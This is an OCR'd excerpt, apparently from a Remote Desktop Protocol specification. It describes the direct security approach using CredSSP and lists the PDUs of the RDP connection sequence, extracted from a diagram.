
➢Direct Approach: Instead of negotiating a security package, the client and server immediately execute a predetermined security protocol (for example, the CredSSP Protocol) prior to any RDP traffic being exchanged on the wire. This approach results in all RDP traffic being secured using the hard-coded security package. However, it has the disadvantage of not working with servers that expect the connection sequence to be initiated by an X.224 Connection Request PDU.


Client
Server
X.224 Connection Request PDU
X.224 Connection Confirm PDU
Connection Initiation
MCS Connect Initial PDU with GCC Conference Create Request
MCS Connect Response PDU with GCC Conference Create Response
Basic Settings Exchange
MCS Erect Domain Request PDU
MCS Attach User Request PDU
MCS Attach User Confirm PDU
MCS Channel Join Request PDU(s)
MCS Channel Join Confirm PDU(s)
Channel Connection
Security Exchange PDU
RDP Security Commencement
Client Info PDU
Secure Settings Exchange
Auto-Detect Request PDU(s)
Auto-Detect Response PDU(s)
Optional Connect-Time Auto-Detection
License Error PDU – Valid Client
Licensing
Initiate Multitransport Request PDU
Initiate Multitransport Response PDU
Optional Multitransport Bootstrapping
Demand Active PDU
Monitor Layout PDU
Confirm Active PDU
Capabilities Exchange
Synchronize PDU
Control PDU - Cooperate
Control PDU – Request Control
Persistent Key List PDU(s)
Font List PDU
Synchronize PDU
Control PDU - Cooperate
Control PDU – Granted Control
Font Map PDU
Connection Finalization

Network level authentication



CredSSP



RDSTLS